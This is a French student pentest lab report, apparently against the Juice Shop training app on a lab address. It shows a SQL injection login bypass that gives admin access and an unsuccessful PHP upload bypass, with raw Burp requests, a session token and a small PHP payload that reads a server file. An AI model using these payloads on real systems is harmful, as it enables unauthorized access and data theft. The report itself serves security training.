
TP PENTEST
MORGAN SALHI


1ère faille :

Je suis allé dans la page de login et j'ai utilisé ce que l'on a vu en cours :
'OR 1=1 ; –

Avec ça, nous récupérons ce qu'il y a en premier dans une table sql, et c'est généralement le compte administrateur.



Je met le script dans l'email et n'importe quoi en mot de passe



Et me voilà connecté.

Je peux ensuite faire des commandes avec le compte administrateur des produits du site.

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our Track Orders page.

Your order will be delivered in 1 days.

Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890


Order Summary

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	5	9.95¤
Orange Juice (1000ml)	2.99¤	3	8.97¤
Eggfruit Juice (500ml)	8.99¤	1	8.99¤
		Items	27.91¤
		Delivery	0.99¤
		Promotion	0.00¤
		Total Price	**28.90¤**

You have gained 1 Bonus Points from this order!


2ème faille :

J’essaie d'injecter un fichier php à l’endroit où je suis censé uploader une image, pour se faire, j’upload d’abord une image et j’ouvre l’image dans un autre onglet pour trouver où appeler mon fichier php plus tard.



Je trouve donc dans le lien url le chemin dans lequel se trouve l’image.

Lorsque j'uploade l’image, j’envoie la requête dans le repeater.



Ici j'ai le chemin /profile/image/file, on voit également que quand on send en bas on voit une redirection avec le code 300.
Et quand je follow la redirection on voit le code 200, donc l'image s'est bien passé.

```
GET /profile HTTP/1.1
Host: 10.2.102.36:3000
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.2.102.36:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.2.102.36:3000/profile/image/file
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; continueCode=
1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
UiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZ
jE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2Ui
OiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3R
```


```
esponse
retty  Raw  Hex  Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Security-Policy: img-src 'self' assets/public/images/uploads/1.jpg; script-src 'self'
'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com
Content-Type: text/html; charset=utf-8
ETag: W/"187c-FQFGQlemyaSrWzRjgjHOpGc9BfA"
Vary: Accept-Encoding
Date: Fri, 10 Oct 2025 15:46:38 GMT
```

Ce que je veux faire maintenant c’est de faire passer le file .php pour qu’il bypass la sécurité.

```
POST /profile/image/file HTTP/1.1
Host: 10.2.102.36:3000
Content-Length: 241
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.2.102.36:3000
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8BOYfhpgmygjk4sk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.2.102.36:3000/profile
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; continueCode=
1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAv0ElgbLeqVmDBMn8roZw2alnjR9; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
UiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZ
```

Search 0 highlights

sponse

etty Raw Hex Render \n

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Date: Fri, 10 Oct 2025 16:02:04 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1099

<html>
     <head>
          <meta charset='utf-8'>

          <title>
               Error: Illegal file type
          </title>
```

```
------WebKitFormBoundary8BOYfhpgmygjk4sk
Content-Disposition: form-data; name="file"; filename="exploit.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

------WebKitFormBoundary8BOYfhpgmygjk4sk--
```

On voit ici que le content-Type est : application/x-php mais nous on veut qu'il passe en tant qu'image, donc je le change à 'image/jpeg'

```
------WebKitFormBoundary8BOYfhpgmygjk4sk
Content-Disposition: form-data; name="file"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/assets/public/images/uploads/'); ?>

------WebKitFormBoundary8BOYfhpgmygjk4sk--
```

Search

esponse

retty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Date: Fri, 10 Oct 2025 16:19:19 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1099

<html>
     <head>
          <meta charset='utf-8'>

          <title>
               Error: Illegal file type
          </title>
```

Malheureusement ça ne marche toujours pas, mais ce n’est pas pour autant que ce que j’ai fait est inutile, cela veut dire qu’il faut également changer un autre paramètre

C’est ici que ça s'arrête, j'ai donné corps et âme pour trouver ce petit paramètre pour me faire atteindre la gloire, mais en vain.